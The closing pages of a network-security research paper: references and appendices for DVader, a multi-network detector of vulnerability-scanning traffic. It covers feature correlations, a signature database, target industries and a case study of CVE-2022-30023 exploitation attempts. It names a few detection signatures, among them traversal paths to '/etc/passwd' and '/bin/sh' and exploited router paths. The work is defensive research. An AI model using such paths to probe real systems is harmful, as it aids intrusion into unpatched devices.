[41] "FBI Disrupts Chinese Botnet," https://www.bleepingcomputer.com/news/security/fbi-disrupts-chinese-botnet-by-wiping-malware-from-infected-routers, 2022.

[42] "ZYXEL Security Advisory," https://www.zyxel.com/global/en/support/security-advisories/zyxel-security-advisory-for-remote-code-execution-and-denial-of-service-vulnerabilities-of-cpe, 2023.

[43] "Netgear DGN100 setup.cgi remote code execution," https://packetstormsecurity.com/files/144725/Netgear-DGN1000-Setup.cgi-Remote-Command-Execution.html, 2017.

[44] "India needs 1 million engineers as economy expands," https://www.bloomberg.com/news/articles/2024-07-11/india-needs-1-million-high-tech-engineers-as-economy-expands, 2024.

[45] "CVE-2024-21893," https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-21893, 2024.

[46] "StopRansomware: ALPHV Blackcat," https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-353a, 2023.

[47] "Russian State-Sponsored and Criminal Cyber Threats to Critical Infrastructure," https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-110a, 2022.

[48] "IoT Under Siege: The Anatomy of the Latest Mirai Campaign Leveraging Multiple IoT Exploits," https://unit42.paloaltonetworks.com/mirai-variant-targets-iot-exploits, 2023.

[49] "Old Wine in the New Bottle: Mirai Variant Targets Multiple IoT Devices," https://unit42.paloaltonetworks.com/mirai-variant-iz1h9, 2023.

[50] "Mirai Variant V3G4 Targets IoT Devices," https://unit42.paloaltonetworks.com/mirai-variant-v3g4, 2023.

[51] "Threat Actors Exploit Multiple Vulnerabilities in Ivanti Connect Secure and Policy Secure Gateways," https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-060b, 2024.

[52] "CVE-2023-46805," https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-46805, 2023.

[53] "CVE-2024-21887," https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-21887, 2024.

[54] A. K. Sikder, L. Babun, H. Aksu, and A. S. Uluagac, "Aegis: a context-aware security framework for smart home systems," in *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, San Juan, Puerto Rico, US, December 2019.

[55] A. K. Sikder, H. Aksu, and A. S. Uluagac, "6thSense: A context-aware sensor-based attack detector for smart devices," in *Proceedings of USENIX Security Symposium*, Vancouver, BC, Canada, Aug. 2017.

[56] A. Acar, H. Fereidooni, T. Abera, A. K. Sikder, M. Miettinen, H. Aksu, M. Conti, A.-R. Sadeghi, and S. Uluagac, "Peek-a-boo: i see your smart home activities, even encrypted!" in *Proceedings of the ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*, Linz, Austria, July 2020.

[57] J. Cohen, *Statistical power analysis for the behavioral sciences*, 2nd ed. Hillsdale, N.J.: Lawrence Erlbaum Associates, 1988.

Appendix A
Ethics

In this work, we worked on anonymized data and all data processing happened inside the partner cybersecurity company where data is securely stored and access is restricted to authorized personnel only. We did not collect any PII or other company customer-provided information. We did not collect HTTP header data. The company's customers agreed on the terms of service stating that they are aware of their request URLs are logged in the cloud for further processing. By incorporating the detections and findings of this work in their URL filtering product, the company's customers received protection against the threats discussed in this paper.

Appendix B
Features and Activity Types

We summarize the correlation between the likelihood of observing spikes in features and the scanning activity type in Table VI.

Appendix C
Feature Importance and Correlations

To demonstrate the importance of each feature, we compute the percentage of observed spikes for each feature within the detected confident and potential scanning traffic. Note that since the signature hits feature is a direct indicator, we exclude it from this evaluation. We show our results in Table **??**. Our results show that all evaluated features individually contribute at least 10% to the detections, with the exception of $\boldsymbol{U_{P,N}^{Org}}$, which contributes slightly less, around 3%. Additionally, we observe that feature contributions in potential scanning traffic mostly mirror those in confident cases, suggesting a high level of reliability in the detections labeled as potential.

We compute Pearson correlation coefficients for each feature pair to quantify the strength of linear associations. We show our results in Table **??**. We assess the strength by the general guidelines [57]. The linear dependency between the 28 feature pairs are as follows: 21 weak, 5 moderate and 2 strong correlations. Our results indicate that most of our features exhibit only weak linear dependencies, meaning they are largely uncorrelated. This suggests that each feature captures distinct aspects of the traffic behavior, which can be valuable for improving the robustness and effectiveness of detection.

Appendix D
Signature Database

In Table V, we show the severity and the vulnerability disclosure year distribution of the signatures in our database. Four signatures lack a published year. These signatures encompass broader scanning patterns, such as generic directory traversal paths like `/etc/passwd` and `/bin/sh` or generic script injection, that cannot be attributed to a specific disclosure year or a vulnerability.

Appendix E
ML Model Evaluation

In Figure 10, we show the ROC curve and the ROC AUC score for the ML model test set.



Fig. 10. ML model ROC curve for the test set.

Appendix F
Targeted Vulnerability Range

In Figure 11, we show the daily targeted vulnerability range, U_N^{Sig} and in Figure 12, we show the total targeted vulnerability range, $\sum_0^t U_N^{Sig}$.



Fig. 11. Daily targeted vulnerability range, U_N^{Sig}.



Fig. 12. Total targeted vulnerability range, $\sum_0^t U_N^{Sig}$.

Appendix G
Target Industries

In Table IV, we show the industries of popular scanning activity targets and their percentage distributions among our detections.

Target Industry	Percentage in Detections
Education	22.9
High-Tech	18.6
Healthcare	8.3
State and Local Government	7.3
Professional and Legal Services	7.1
Finance	5.8
Wholesale and Retail	5.7
Manufacturing	5.5
Telecommunications	3.9
Federal Government	2.8

TABLE IV
Target industries.

Appendix H
Scan, Identify, Exploit

DVader detected multiple spikes in the number of total requests logged by a certain network starting from May 1, 2023, with the path `/boaform/admin/formlogin`. We observed the biggest detected spike on May 8, 2023, with 18,800 requests. 9 days after this potential scanning phase that lasted 7 days, the same network's FW logged 788 requests with the path `/boaform/formping`. This activity, depicted in Figure 13, may be attributed to attempts at exploiting CVE-2022-30023, as discussed in Section II-A. This conclusion is based on the observation that the same destination IP addresses are involved during both the scanning phase and the subsequent exploitation phase. This suggests that the threat actors used scanning to identify vulnerable targets and then directed exploitation requests specifically to those identified IP addresses.



Fig. 13. Detections targeting CVE-2022-30023.

	Disclosure Year										
Severity	**N/A**	**2014**	**2016**	**2017**	**2018**	**2019**	**2020**	**2021**	**2022**	**2023**	**2024**
High	2	0	1	1	2	250	279	233	199	193	17
Medium	0	0	0	1	4	44	41	69	51	33	1
Low	2	1	0	1	3	1	3	0	0	0	0

TABLE V

THE YEAR AND SEVERITY DISTRIBUTION OF THE SIGNATURES IN OUR DATABASE. HIGH$\geq$7>MEDIUM$\geq$4>LOW.



Fig. 14. Isolation experiment on the case study in Section VI-C.

APPENDIX I
ROBUSTNESS EVALUATION

We show all features (except signature hits) and their moving thresholds DVader computes during our longitudinal study in Figures 15, 16, 17, 18, 19, 20, 21 and 22. For network-based features, R_N and U_N^{Org}, we show results for the selected network discussed in Section IV-A in Figures 15 and 18, respectively. For path-based features, we need to observe a benign path that is commonly used across many networks. To this end, we picked `/en` for our evaluation. This path is typically used to depict the language of a website as English and is not particularly linked to any known threats. For path-based features, R_P, U_P^{Org} and U_P^N, we show results for path `/en` in Figures 16, 19 and 22, respectively. For both path- and network-based features, $R_{P,N}$, $U_{P,N}^{Org}$ and $U_{P,N}^{IP}$, we show results for `/en` recorded for the selected network in Figures 17, 20 and 21, respectively.

APPENDIX J
MULTI-NETWORK BENEFIT OVER ISOLATED NETWORK

To evaluate the benefits of a multi-network vantage point compared to monitoring a single network (i.e., isolated network), we analyze how many networks exhibit detectable spikes when observed individually for the Ivanti Connect Vulnerability case study discussed in Section VI-C. In Figure 14, we present the number of networks that would show a spike, and thus be detected, versus those that would not, if evaluated in isolation. In this experiment, we use the same DVader configurations as our longitudinal study which are a 7-day moving window and $\boldsymbol{N_f} = 3$ for the feature, $\boldsymbol{R_{P,N}}$. Figure 14 shows that the highest percentage of networks detectable through isolated monitoring on any given day is just 9.1% (3 out of 33 networks on Jan. 14). This result underscores the limited effectiveness of single-network monitoring and demonstrates the significant advantage of a multi-network vantage point for improving detection coverage.

	Likelihood of Spike in Feature		
Scanning Type	**Very Likely**	**Likely**	**Unlikely**
Single-Destination	$U_{P,N}^{IP}$	R_N, R_P, $R_{P,N}$	U_N^{Org}, U_P^{Org}, $U_{P,N}^{Org}$, U_P^N
Multi-Destination	U_N^{Org}, U_P^{Org}, $U_{P,N}^{Org}$, $U_{P,N}^{IP}$, U_P^N	R_N, R_P, $R_{P,N}$	-
Single-Vulnerability	-	R_N, R_P, $R_{P,N}$, U_N^{Org}, U_P^{Org}, $U_{P,N}^{Org}$, $U_{P,N}^{IP}$, U_P^N	U_N^{Sig}
Multi-Vulnerability	U_N^{Sig}	R_N, R_P, $R_{P,N}$, U_N^{Org}, U_P^{Org}, $U_{P,N}^{Org}$, $U_{P,N}^{IP}$, U_P^N	-

TABLE VI

Correlation between the expected spikes in features and scanning activity types.



Fig. 15. Feature R_N and the computed moving threshold $\delta^U_{R_N}$.



Fig. 16. Feature R_P and the computed moving threshold $\delta^U_{R_P}$.



Fig. 17. Feature $R_{P,N}$ and the computed moving threshold $\delta^U_{R_{P,N}}$.



Fig. 18. Feature U_N^{Org} and the computed moving threshold $\delta^U_{U_N^{Org}}$.



Fig. 19. Feature U_P^{Org} and the computed moving threshold $\delta^U_{U_P^{Org}}$.



Fig. 20. Feature $U_{P,N}^{Org}$ and the computed moving threshold $\delta^U_{U_{P,N}^{Org}}$.



Fig. 21. Feature $U_{P,N}^{IP}$ and the computed moving threshold $\delta^U_{U_{P,N}^{IP}}$.



Fig. 22. Feature U_P^N and the computed moving threshold $\delta^U_{U_P^N}$.